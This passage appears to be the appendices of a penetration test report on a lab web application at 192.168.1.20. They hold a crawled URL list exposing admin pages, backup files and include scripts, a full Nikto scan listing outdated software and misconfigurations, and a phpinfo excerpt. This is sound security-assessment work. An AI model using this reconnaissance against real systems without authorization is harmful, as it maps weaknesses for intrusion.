5	GET	http://192.168.1.20/admin/admin-page.php
6	GET	http://192.168.1.20/admin/all-orders.php
7	GET	http://192.168.1.20/admin/all-tickets.php
8	GET	http://192.168.1.20/admin/details.php
9	GET	http://192.168.1.20/admin/index.php
10	GET	http://192.168.1.20/admin/login.php
11	GET	http://192.168.1.20/admin/orders.php
12	GET	http://192.168.1.20/admin/orders.php?status=Cancelled%20by%20Customer
13	GET	http://192.168.1.20/admin/routers
14	GET	http://192.168.1.20/admin/routers/details-router.php
15	GET	http://192.168.1.20/admin/tickets.php
16	GET	http://192.168.1.20/admin/tickets.php?status=Open
17	GET	http://192.168.1.20/admin/users.php
18	GET	http://192.168.1.20/admin/view-ticket-admin.php
19	GET	http://192.168.1.20/admin/view-ticket-admin.php?id=12
20	GET	http://192.168.1.20/admin/view-ticket.php
21	GET	http://192.168.1.20/admin/view-ticket.php?id=12
22	GET	http://192.168.1.20/admin/

23	GET	http://192.168.1.20/admin/?C=N;O=A
24	GET	http://192.168.1.20/admin-page.php
25	GET	http://192.168.1.20/archives
26	GET	http://192.168.1.20/archives/sqlcm.bak
27	GET	http://192.168.1.20/archives/
28	GET	http://192.168.1.20/assets
29	GET	http://192.168.1.20/backup
30	GET	http://192.168.1.20/changepassword.php
31	GET	http://192.168.1.20/changepicture.php
32	GET	http://192.168.1.20/confirm-order.php
33	GET	http://192.168.1.20/css
34	GET	http://192.168.1.20/css/bootstrap.min.css
35	GET	http://192.168.1.20/css/custom
36	GET	http://192.168.1.20/css/custom/custom.min.css
37	GET	http://192.168.1.20/css/custom/
38	GET	http://192.168.1.20/css/layouts/
39	GET	http://192.168.1.20/css/layouts
40	GET	http://192.168.1.20/css/layouts/page-center.css
41	GET	http://192.168.1.20/css/materialize.min.css
42	GET	http://192.168.1.20/css/plugins/
43	GET	http://192.168.1.20/css/plugins
44	GET	http://192.168.1.20/css/plugins/media-hover-effects.css
45	GET	http://192.168.1.20/css/style.min.css
46	GET	http://192.168.1.20/css/w3.css
47	GET	http://192.168.1.20/css/
48	GET	http://192.168.1.20/details-router.php
49	GET	http://192.168.1.20/details.php
50	GET	http://192.168.1.20/favicon.ico
51	GET	http://192.168.1.20/font
52	GET	http://192.168.1.20/index.php
53	GET	http://192.168.1.20/font/material-design-icons/

54	GET	http://192.168.1.20/JBAJMNSFSFRX/doornumbers.txt
55	GET	https://fonts.googleapis.com/css?family=Inconsolata
56	GET	http://192.168.1.20/font/material-design-icons
57	GET	http://192.168.1.20/font/material-design-icons/Material-Design-Icons.ttf
58	GET	http://192.168.1.20/font/material-design-icons/Material-Design-Icons.woff2
59	GET	http://192.168.1.20/font/roboto/
60	GET	http://192.168.1.20/font/roboto
61	GET	http://192.168.1.20/font/roboto/Roboto-Bold.woff2
62	GET	http://192.168.1.20/font/roboto/Roboto-Light.woff2
63	GET	http://192.168.1.20/font/roboto/Roboto-Medium.woff2
64	GET	http://192.168.1.20/font/roboto/Roboto-Regular.woff2
65	GET	http://192.168.1.20/font/
66	GET	http://192.168.1.20/icons
67	GET	http://192.168.1.20/images/
68	GET	http://192.168.1.20/images
69	GET	http://192.168.1.20/images/favicon
70	GET	http://192.168.1.20/images/favicon/
71	GET	http://192.168.1.20/includes/
72	GET	http://192.168.1.20/includes
73	GET	http://192.168.1.20/includes/connect.php
74	GET	http://192.168.1.20/includes/wallet.php
75	GET	http://192.168.1.20/JBAJMNSFSFRX/
77	GET	http://192.168.1.20/js/
79	GET	http://192.168.1.20/js/bootstrap.min.js
80	GET	http://192.168.1.20/js/custom-script.js
81	GET	http://192.168.1.20/js/materialize.min.js
82	GET	http://192.168.1.20/js/plugins/
83	GET	http://192.168.1.20/js/plugins
84	GET	http://192.168.1.20/js/plugins/angular-materialize.js
85	GET	http://192.168.1.20/js/plugins/angular.min.js
86	GET	http://192.168.1.20/js/plugins/animate-css/

87	GET	http://192.168.1.20/js/plugins/data-tables
88	GET	http://192.168.1.20/js/plugins/data-tables/css
89	GET	http://192.168.1.20/js/plugins/data-tables/css/jquery.dataTables.min.css
90	GET	http://192.168.1.20/js/plugins/data-tables/css/
91	GET	http://192.168.1.20/js/plugins/data-tables/data-tables-script.js
92	GET	http://192.168.1.20/js/plugins/data-tables/images/
93	GET	http://192.168.1.20/js/plugins/data-tables/images
94	GET	http://192.168.1.20/js/plugins/data-tables/js
95	GET	http://192.168.1.20/js/plugins/data-tables/js/jquery.dataTables.min.js
96	GET	http://192.168.1.20/js/plugins/data-tables/
97	GET	http://192.168.1.20/js/plugins/formatter
98	GET	http://192.168.1.20/js/plugins/formatter/jquery.formatter.min.js
99	GET	http://192.168.1.20/js/plugins/formatter/
100	GET	http://192.168.1.20/js/plugins/jquery-1.11.2.min.js
101	GET	http://192.168.1.20/js/plugins/jquery-validation/
102	GET	http://192.168.1.20/js/plugins/jquery-validation
103	GET	http://192.168.1.20/js/plugins/jquery-validation/additional-methods.min.js
104	GET	http://192.168.1.20/js/plugins/jquery-validation/jquery.validate.min.js
105	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/
106	GET	http://192.168.1.20/js/plugins/perfect-scrollbar
107	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/perfect-scrollbar.css
108	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/perfect-scrollbar.min.js
109	GET	http://192.168.1.20/js/plugins.min.js
110	GET	http://192.168.1.20/login.php
111	GET	http://192.168.1.20/orders.php
112	GET	http://192.168.1.20/orders.php?status=Yet%20to%20be%20delivered
113	GET	http://192.168.1.20/phpinfo.php
114	GET	http://192.168.1.20/place-order.php
115	GET	http://192.168.1.20/register.php
116	GET	http://192.168.1.20/routers/
117	GET	http://192.168.1.20/routers

118	GET	http://192.168.1.20/routers/add-item.php
119	GET	http://192.168.1.20/routers/add-ticket.php
120	GET	http://192.168.1.20/images/favicon/favicon-32x32.png
121	GET	http://192.168.1.20/images/favicon/apple-touch-icon-152x152.png
122	POST	http://192.168.1.20/routers/adminrouter.php
123	GET	http://192.168.1.20/routers/add-users.php
125	GET	http://192.168.1.20/routers/adminticket-status.php
126	GET	http://192.168.1.20/routers/cancel-order.php
127	GET	http://192.168.1.20/routers/details-router.php
128	GET	http://192.168.1.20/routers/edit-orders.php
129	GET	http://192.168.1.20/routers/logout.php
130	GET	http://192.168.1.20/routers/menu-router.php
131	GET	http://192.168.1.20/routers/order-router.php
132	GET	http://192.168.1.20/routers/register-router.php
133	GET	http://192.168.1.20/routers/router.php
134	GET	http://192.168.1.20/routers/ticket-message.php
135	GET	http://192.168.1.20/routers/ticket-status.php
136	GET	http://192.168.1.20/routers/user-router.php
137	GET	http://192.168.1.20/tickets.php
138	GET	http://192.168.1.20/tickets.php?status=Closed
139	GET	http://192.168.1.20/updatepassword.php
140	GET	http://192.168.1.20/user
141	GET	http://192.168.1.20/view-ticket.php?id=12
142	GET	http://192.168.1.20/images/materialize-logo.png
143	GET	http://192.168.1.20/admin/images/avatar.jpg
144	GET	http://192.168.1.20/admin/view-ticket-admin.php?id
145	GET	http://192.168.1.20/admin/?C=N;O=D
146	GET	http://192.168.1.20/admin/?C=M;O=A
147	GET	http://192.168.1.20/admin/?C=S;O=A
148	GET	http://192.168.1.20/admin/?C=D;O=A
149	GET	http://192.168.1.20/icons/blank.gif

150	GET	http://192.168.1.20/icons/back.gif
151	GET	http://192.168.1.20/icons/unknown.gif
152	GET	http://192.168.1.20/archives/?C=N;O=D
153	GET	http://192.168.1.20/archives/?C=M;O=A
154	GET	http://192.168.1.20/archives/?C=S;O=A
155	GET	http://192.168.1.20/archives/?C=D;O=A
156	GET	https://www.youtube.com/watch?v=dQw4w9WgXcQ
157	GET	http://192.168.1.20/appendage.php?type=terms.php
158	GET	http://192.168.1.20/appendage.php?type=faqs.php
159	GET	http://192.168.1.20/images/avatar.jpg
161	GET	http://192.168.1.20/css/custom/?C=N;O=D
162	GET	http://192.168.1.20/css/custom/?C=M;O=A
163	GET	http://192.168.1.20/css/custom/?C=S;O=A
164	GET	http://192.168.1.20/css/custom/?C=D;O=A
165	GET	http://192.168.1.20/icons/text.gif
166	GET	http://192.168.1.20/css/layouts/?C=N;O=D
167	GET	http://192.168.1.20/css/layouts/?C=M;O=A
168	GET	http://192.168.1.20/css/layouts/?C=S;O=A
169	GET	http://192.168.1.20/css/layouts/?C=D;O=A
170	GET	http://getbootstrap.com/
171	GET	https://github.com/twbs/bootstrap/blob/master/LICENSE
172	GET	https://github.com/h5bp/html5-boilerplate/blob/master/src/css/main.css
173	GET	http://192.168.1.20/css/plugins/?C=N;O=D
174	GET	http://192.168.1.20/css/plugins/?C=M;O=A
175	GET	http://192.168.1.20/css/plugins/?C=S;O=A
176	GET	http://192.168.1.20/css/plugins/?C=D;O=A
177	GET	http://fian.my.id/Waves
178	GET	https://github.com/fians/Waves/blob/master/LICENSE
179	GET	http://amsul.github.io/pickadate.js
180	GET	http://192.168.1.20/css/?C=N;O=D
181	GET	http://192.168.1.20/css/?C=M;O=A

182	GET	http://192.168.1.20/css/?C=S;O=A
183	GET	http://192.168.1.20/css/?C=D;O=A
184	GET	http://192.168.1.20/icons/folder.gif
185	GET	http://192.168.1.20/font/material-design-icons/?C=N;O=D
186	GET	http://192.168.1.20/font/material-design-icons/?C=M;O=A
187	GET	http://192.168.1.20/font/material-design-icons/?C=S;O=A
188	GET	http://192.168.1.20/font/material-design-icons/?C=D;O=A
189	GET	http://192.168.1.20/font/material-design-icons/Material-Design-Icons.svg
190	GET	http://192.168.1.20/font/material-design-icons/Material-Design-Icons.woff
191	GET	http://192.168.1.20/font/material-design-icons/Material-Design-Icons41d.eot
192	GET	http://192.168.1.20/icons/image2.gif
193	GET	http://192.168.1.20/font/roboto/?C=N;O=D
194	GET	http://192.168.1.20/font/roboto/?C=M;O=A
195	GET	http://192.168.1.20/font/roboto/?C=S;O=A
196	GET	http://192.168.1.20/font/roboto/?C=D;O=A
197	GET	http://192.168.1.20/font/roboto/Roboto-Bold.ttf
198	GET	http://192.168.1.20/font/roboto/Roboto-Bold.woff
199	GET	http://192.168.1.20/font/roboto/Roboto-Light.ttf
200	GET	http://192.168.1.20/font/roboto/Roboto-Light.woff
201	GET	http://192.168.1.20/font/roboto/Roboto-Medium.ttf
202	GET	http://192.168.1.20/font/roboto/Roboto-Medium.woff
203	GET	http://192.168.1.20/font/roboto/Roboto-Regular.ttf
204	GET	http://192.168.1.20/font/roboto/Roboto-Regular.woff
205	GET	http://192.168.1.20/font/roboto/Roboto-Thin.ttf
206	GET	http://192.168.1.20/font/roboto/Roboto-Thin.woff
207	GET	http://192.168.1.20/font/roboto/Roboto-Thin.woff2
208	GET	http://192.168.1.20/font/?C=N;O=D
209	GET	http://192.168.1.20/font/?C=M;O=A
210	GET	http://192.168.1.20/font/?C=S;O=A
211	GET	http://192.168.1.20/font/?C=D;O=A
212	GET	http://192.168.1.20/images/?C=N;O=D

213	GET	http://192.168.1.20/images/?C=M;O=A
214	GET	http://192.168.1.20/images/?C=S;O=A
215	GET	http://192.168.1.20/images/?C=D;O=A
216	GET	http://192.168.1.20/images/back%20materialize-logo.png
217	GET	http://192.168.1.20/images/benny.jpg
218	GET	http://192.168.1.20/images/burger.jpg
219	GET	http://192.168.1.20/images/cod.jpg
220	GET	http://192.168.1.20/images/curry.jpg
221	GET	http://192.168.1.20/images/default-avatar.png
222	GET	http://192.168.1.20/images/doner.jpg
223	GET	http://192.168.1.20/images/haddock.jpg
224	GET	http://192.168.1.20/images/male.png
225	GET	http://192.168.1.20/images/materialize-logo2.png
226	GET	http://192.168.1.20/images/rick.jpg
227	GET	http://192.168.1.20/images/user-bg.jpg
228	GET	http://192.168.1.20/images/user-profile-bg.jpg
229	GET	http://192.168.1.20/images/favicon/?C=N;O=D
230	GET	http://192.168.1.20/images/favicon/?C=M;O=A
231	GET	http://192.168.1.20/images/favicon/?C=S;O=A
232	GET	http://192.168.1.20/images/favicon/?C=D;O=A
233	GET	http://192.168.1.20/images/favicon/mstile-144x144.png
234	GET	http://192.168.1.20/includes/?C=N;O=D
235	GET	http://192.168.1.20/includes/?C=M;O=A
236	GET	http://192.168.1.20/includes/?C=S;O=A
237	GET	http://192.168.1.20/includes/?C=D;O=A
238	GET	http://192.168.1.20/JBAJMNSFSFRX/?C=N;O=D
239	GET	http://192.168.1.20/JBAJMNSFSFRX/?C=M;O=A
240	GET	http://192.168.1.20/JBAJMNSFSFRX/?C=S;O=A
241	GET	http://192.168.1.20/JBAJMNSFSFRX/?C=D;O=A
242	GET	http://192.168.1.20/js/?C=N;O=D
243	GET	http://192.168.1.20/js/?C=M;O=A

244	GET	http://192.168.1.20/js/?C=S;O=A
245	GET	http://192.168.1.20/js/?C=D;O=A
246	GET	http://192.168.1.20/js/jquery.min.js
247	GET	http://www.arctechventures.com/
248	GET	http://www.w3.org/2000/svg
249	GET	http://192.168.1.20/js/plugins/?C=N;O=D
250	GET	http://192.168.1.20/js/plugins/?C=M;O=A
251	GET	http://192.168.1.20/js/plugins/?C=S;O=A
252	GET	http://192.168.1.20/js/plugins/?C=D;O=A
253	GET	https://github.com/brantwills/Angular-Paging
254	GET	http://angularjs.org/
255	GET	http://errors.angularjs.org/1.4.6/
256	GET	http://192.168.1.20/js/plugins/animate-css/?C=N;O=D
257	GET	http://192.168.1.20/js/plugins/animate-css/?C=M;O=A
258	GET	http://192.168.1.20/js/plugins/animate-css/?C=S;O=A
259	GET	http://192.168.1.20/js/plugins/animate-css/?C=D;O=A
260	GET	http://192.168.1.20/js/plugins/animate-css/animate.css
261	GET	http://192.168.1.20/js/plugins/data-tables/css/?C=N;O=D
262	GET	http://192.168.1.20/js/plugins/data-tables/css/?C=M;O=A
263	GET	http://192.168.1.20/js/plugins/data-tables/css/?C=S;O=A
264	GET	http://192.168.1.20/js/plugins/data-tables/css/?C=D;O=A
265	GET	http://192.168.1.20/js/plugins/data-tables/images/?C=N;O=D
266	GET	http://192.168.1.20/js/plugins/data-tables/images/?C=M;O=A
267	GET	http://192.168.1.20/js/plugins/data-tables/images/?C=S;O=A
268	GET	http://192.168.1.20/js/plugins/data-tables/images/?C=D;O=A
269	GET	http://192.168.1.20/js/plugins/data-tables/images/sort_asc.png
270	GET	http://192.168.1.20/js/plugins/data-tables/images/sort_asc_disabled.png
271	GET	http://192.168.1.20/js/plugins/data-tables/images/sort_both.png
272	GET	http://192.168.1.20/js/plugins/data-tables/images/sort_desc.png
273	GET	http://192.168.1.20/js/plugins/data-tables/images/sort_desc_disabled.png
274	GET	http://192.168.1.20/js/plugins/data-tables/js/

275	GET	http://datatables.net/tn/
276	GET	http://192.168.1.20/js/plugins/data-tables/?C=N;O=D
277	GET	http://192.168.1.20/js/plugins/data-tables/?C=M;O=A
278	GET	http://192.168.1.20/js/plugins/data-tables/?C=S;O=A
279	GET	http://192.168.1.20/js/plugins/data-tables/?C=D;O=A
280	GET	http://192.168.1.20/js/plugins/formatter/?C=N;O=D
281	GET	http://192.168.1.20/js/plugins/formatter/?C=M;O=A
282	GET	http://192.168.1.20/js/plugins/formatter/?C=S;O=A
283	GET	http://192.168.1.20/js/plugins/formatter/?C=D;O=A
284	GET	http://192.168.1.20/js/plugins/jquery-validation/?C=N;O=D
285	GET	http://192.168.1.20/js/plugins/jquery-validation/?C=M;O=A
286	GET	http://192.168.1.20/js/plugins/jquery-validation/?C=S;O=A
287	GET	http://192.168.1.20/js/plugins/jquery-validation/?C=D;O=A
288	GET	http://jqueryvalidation.org/
289	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/?C=N;O=D
290	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/?C=M;O=A
291	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/?C=S;O=A
292	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/?C=D;O=A
293	GET	http://noraesae.github.com/perfect-scrollbar/
295	GET	http://www.php.net/
296	GET	http://www.zend.com/
298	GET	http://192.168.1.20/routers/?C=N;O=D
299	GET	http://192.168.1.20/routers/?C=M;O=A
300	GET	http://192.168.1.20/routers/?C=S;O=A
301	GET	http://192.168.1.20/routers/?C=D;O=A
302	GET	http://192.168.1.20/admin/view-ticket.php?id
303	GET	http://192.168.1.20/view-ticket.php?id
304	GET	http://192.168.1.20/admin/?C=M;O=D
305	GET	http://192.168.1.20/admin/?C=S;O=D
306	GET	http://192.168.1.20/admin/?C=D;O=D
307	GET	http://192.168.1.20/archives/?C=N;O=A

308	GET	http://192.168.1.20/archives/?C=M;O=D
309	GET	http://192.168.1.20/archives/?C=S;O=D
310	GET	http://192.168.1.20/archives/?C=D;O=D
311	GET	http://192.168.1.20/css/custom/?C=N;O=A
312	GET	http://192.168.1.20/css/custom/?C=M;O=D
313	GET	http://192.168.1.20/css/custom/?C=S;O=D
314	GET	http://192.168.1.20/css/custom/?C=D;O=D
315	GET	http://192.168.1.20/css/layouts/?C=N;O=A
316	GET	http://192.168.1.20/css/layouts/?C=M;O=D
317	GET	http://192.168.1.20/css/layouts/?C=S;O=D
318	GET	http://192.168.1.20/css/layouts/?C=D;O=D
319	GET	http://192.168.1.20/css/plugins/?C=N;O=A
320	GET	http://192.168.1.20/css/plugins/?C=M;O=D
321	GET	http://192.168.1.20/css/plugins/?C=S;O=D
322	GET	http://192.168.1.20/css/plugins/?C=D;O=D
323	GET	http://192.168.1.20/css/?C=N;O=A
324	GET	http://192.168.1.20/css/?C=M;O=D
325	GET	http://192.168.1.20/css/?C=S;O=D
326	GET	http://192.168.1.20/css/?C=D;O=D
327	GET	http://192.168.1.20/font/material-design-icons/?C=N;O=A
328	GET	http://192.168.1.20/font/material-design-icons/?C=M;O=D
329	GET	http://192.168.1.20/font/material-design-icons/?C=S;O=D
330	GET	http://192.168.1.20/font/material-design-icons/?C=D;O=D
331	GET	http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd
332	GET	http://192.168.1.20/font/roboto/?C=N;O=A
333	GET	http://192.168.1.20/font/roboto/?C=M;O=D
334	GET	http://192.168.1.20/font/roboto/?C=S;O=D
335	GET	http://192.168.1.20/font/roboto/?C=D;O=D
336	GET	http://192.168.1.20/font/?C=N;O=A
337	GET	http://192.168.1.20/font/?C=M;O=D
338	GET	http://192.168.1.20/font/?C=S;O=D

339	GET	http://192.168.1.20/font/?C=D;O=D
340	GET	http://192.168.1.20/images/?C=N;O=A
341	GET	http://192.168.1.20/images/?C=M;O=D
342	GET	http://192.168.1.20/images/?C=S;O=D
343	GET	http://192.168.1.20/images/?C=D;O=D
344	GET	http://192.168.1.20/images/favicon/?C=N;O=A
345	GET	http://192.168.1.20/images/favicon/?C=S;O=D
346	GET	http://192.168.1.20/images/favicon/?C=D;O=D
347	GET	http://192.168.1.20/includes/?C=N;O=A
348	GET	http://192.168.1.20/images/favicon/?C=M;O=D
349	GET	http://192.168.1.20/includes/?C=M;O=D
350	GET	http://192.168.1.20/includes/?C=S;O=D
351	GET	http://192.168.1.20/includes/?C=D;O=D
352	GET	http://192.168.1.20/JBAJMNSFSFRX/?C=N;O=A
353	GET	http://192.168.1.20/JBAJMNSFSFRX/?C=M;O=D
354	GET	http://192.168.1.20/JBAJMNSFSFRX/?C=S;O=D
355	GET	http://192.168.1.20/JBAJMNSFSFRX/?C=D;O=D
356	GET	http://192.168.1.20/js/?C=N;O=A
357	GET	http://192.168.1.20/js/?C=S;O=D
358	GET	http://192.168.1.20/js/?C=M;O=D
359	GET	http://192.168.1.20/js/?C=D;O=D
360	GET	http://192.168.1.20/js/plugins/?C=N;O=A
361	GET	http://192.168.1.20/js/plugins/?C=S;O=D
362	GET	http://192.168.1.20/js/plugins/?C=D;O=D
363	GET	http://192.168.1.20/js/plugins/?C=M;O=D
364	GET	http://192.168.1.20/js/plugins/animate-css/?C=N;O=A
365	GET	http://192.168.1.20/js/plugins/animate-css/?C=M;O=D
366	GET	http://192.168.1.20/js/plugins/animate-css/?C=D;O=D
367	GET	http://192.168.1.20/js/plugins/animate-css/?C=S;O=D
368	GET	http://192.168.1.20/js/plugins/data-tables/css/?C=N;O=A
369	GET	http://daneden.me/animate

370	GET	http://opensource.org/licenses/MIT
371	GET	https://github.com/nickpettit/glide
372	GET	http://192.168.1.20/js/plugins/data-tables/css/?C=M;O=D
373	GET	http://192.168.1.20/js/plugins/data-tables/css/?C=S;O=D
374	GET	http://192.168.1.20/js/plugins/data-tables/images/?C=N;O=A
375	GET	http://192.168.1.20/js/plugins/data-tables/css/?C=D;O=D
376	GET	http://192.168.1.20/js/plugins/data-tables/images/?C=S;O=D
377	GET	http://192.168.1.20/js/plugins/data-tables/images/?C=D;O=D
378	GET	http://192.168.1.20/js/plugins/data-tables/js/?C=N;O=D
379	GET	http://192.168.1.20/js/plugins/data-tables/js/?C=M;O=A
380	GET	http://192.168.1.20/js/plugins/data-tables/js/?C=S;O=A
381	GET	http://192.168.1.20/js/plugins/data-tables/js/?C=D;O=A
382	GET	http://192.168.1.20/js/plugins/data-tables/images/?C=M;O=D
383	GET	http://192.168.1.20/js/plugins/data-tables/?C=N;O=A
384	GET	http://192.168.1.20/js/plugins/data-tables/?C=M;O=D
385	GET	http://192.168.1.20/js/plugins/data-tables/?C=S;O=D
386	GET	http://192.168.1.20/js/plugins/formatter/?C=N;O=A
387	GET	http://192.168.1.20/js/plugins/formatter/?C=M;O=D
388	GET	http://192.168.1.20/js/plugins/formatter/?C=S;O=D
389	GET	http://192.168.1.20/js/plugins/formatter/?C=D;O=D
390	GET	http://192.168.1.20/js/plugins/data-tables/?C=D;O=D
391	GET	http://192.168.1.20/js/plugins/jquery-validation/?C=N;O=A
392	GET	http://192.168.1.20/js/plugins/jquery-validation/?C=M;O=D
393	GET	http://192.168.1.20/js/plugins/jquery-validation/?C=S;O=D
394	GET	http://192.168.1.20/js/plugins/jquery-validation/?C=D;O=D
395	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/?C=N;O=A
396	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/?C=M;O=D
397	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/?C=S;O=D
398	GET	http://192.168.1.20/js/plugins/perfect-scrollbar/?C=D;O=D
399	GET	http://192.168.1.20/routers/?C=N;O=A
400	GET	http://192.168.1.20/routers/?C=M;O=D

401	GET	http://192.168.1.20/routers/?C=S;O=D
402	GET	http://192.168.1.20/routers/?C=D;O=D
403	GET	http://192.168.1.20/js/plugins/data-tables/js/?C=N;O=A
404	GET	http://192.168.1.20/js/plugins/data-tables/js/?C=M;O=D
405	GET	http://192.168.1.20/js/plugins/data-tables/js/?C=S;O=D
406	GET	http://192.168.1.20/js/plugins/data-tables/js/?C=D;O=D

APPENDIX D – FULL NIKTO SCAN PERFORMED DURING THE INTELLIGENCE GATHERING STAGE

```
1. - Nikto v2.1.6/2.1.5
2. + Target Host: 192.168.1.20
3. + Target Port: 80
4. + GET The anti-clickjacking X-Frame-Options header is not present.
5. + GET The X-XSS-Protection header is not defined. This header can hint
   to the user agent to protect against some forms of XSS
6. + GET The X-Content-Type-Options header is not set. This could allow
   the user agent to render the content of the site in a different fashion
   to the MIME type
7. + GET Retrieved x-powered-by header: PHP/5.6.34
8. + GET Cookie PHPSESSID created without the httponly flag
9. + GET "robots.txt" contains 1 entry which should be manually viewed.
10. + HEAD Apache/2.4.29 appears to be outdated (current is at least
    Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
11. + HEAD PHP/5.6.34 appears to be outdated (current is at least 7.2.12).
    PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each
    branch.
12. + HEAD Perl/v5.16.3 appears to be outdated (current is at least
    v5.20.0)
13. + HEAD OpenSSL/1.0.2n appears to be outdated (current is at least
    1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.
14. + GET Apache mod_negotiation is enabled with MultiViews, which allows
    attackers to easily brute force file names. See
    http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following
    alternatives for 'index' were found: HTTP_NOT_FOUND.html.var,
    HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
    HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
    HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
    HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
    HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
    HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
    HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
    HTTP_NOT_FOUND.html.var
15. + OPTIONS Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE
16. + OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is
    vulnerable to XST
17. + GET /phpinfo.php: Output from the phpinfo() function was found.
18. + OSVDB-5034: GET
    /admin/login.php?action=insert&username=test&password=test: phpAuction
    may allow user admin accounts to be inserted without proper
    authentication. Attempt to log in with user 'test' password 'test' to
    verify.
19. + OSVDB-3268: GET /admin/: Directory indexing found.
20. + OSVDB-3092: GET /admin/: This might be interesting...
21. + OSVDB-3268: GET /archives/: Directory indexing found.
22. + OSVDB-3092: GET /archives/: This might be interesting...
23. + OSVDB-3268: GET /css/: Directory indexing found.
24. + OSVDB-3092: GET /css/: This might be interesting...
25. + OSVDB-3268: GET /includes/: Directory indexing found.
26. + OSVDB-3092: GET /includes/: This might be interesting...
```

```
27. + OSVDB-3233: GET /phpinfo.php: PHP is installed, and a test script
    which runs phpinfo() was found. This gives a lot of system information.
28. + OSVDB-3268: GET /icons/: Directory indexing found.
29. + OSVDB-3268: GET /images/: Directory indexing found.
30. + OSVDB-3233: GET /icons/README: Apache default file found.
31. + GET /admin/login.php: Admin login page/section found.
32. + GET /login.php: Admin login page/section found.
33. + OSVDB-3092: GET /test.php: This might be interesting...
```

APPENDIX E – PHPINFO FILE DISCOVERED DURING THE CONFIGURATION AND DEPLOYMENT MANAGEMENT STAGE

Excerpt from the Phpinfo.php file discovered during the configuration and deployment management stage. Please contact us for the access to the full phpinfo.php file.

PHP Version 5.6.34	
	
System	Linux osboxes 4.15.0-45-generic #48~16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64
Build Date	Mar 13 2018 23:30:09
Configure Command	./configure '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap=bitnami/xamppunixinstallerstackDev-linux-x64/src/imap-2007e' '--with-imap-ssl' '--with-gettext=/opt/lampp' '--with-mssql=shared,/opt/lampp' '--with-pdo-dblib=shared,/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared,instantclient,/opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared,/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--with-xmlrpc' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared,/opt/lampp' '--with-iconv=/opt/lampp' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo_sqlite=/opt/lampp' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar' '--enable-zip' '--enable-intl' 'CC=gcc' 'CFLAGS=-I/opt/lampp/include/c-client -I/opt/lampp/include/libpng -I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-L/opt/lampp/include' '-L/opt/lampp/include/ncurses' 'LDFLAGS=-Wl,-rpath -Wl,/opt/lampp/lib -L/opt/lampp/lib' '-L/opt/lampp/include' '-L/opt/lampp/lib' '-L/opt/lampp' 'CPPFLAGS=-I/opt/lampp/include/c-client -I/opt/lampp/include/libpng -I/opt/lampp/include/freetype2' '-O3' '-fPIC' '-L/opt/lampp/lib' '-L/opt/lampp/include' '-L/opt/lampp/include/ncurses' 'CXX=g++' 'CXXFLAGS=-I/opt/lampp/include/c-client -I/opt/lampp/include/libpng -I/opt/lampp/include/freetype2' '-O3' '-L/opt/lampp/lib' '-L/opt/lampp/include'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/opt/lampp/etc
Loaded Configuration File	/opt/lampp/etc/php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106
PHP Extension	20131226
Zend Extension	220131226
Zend Extension Build	API220131226.NTS
PHP Extension Build	API20131226.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, tls, tlsv1.0, tlsv1.1, tlsv1.2
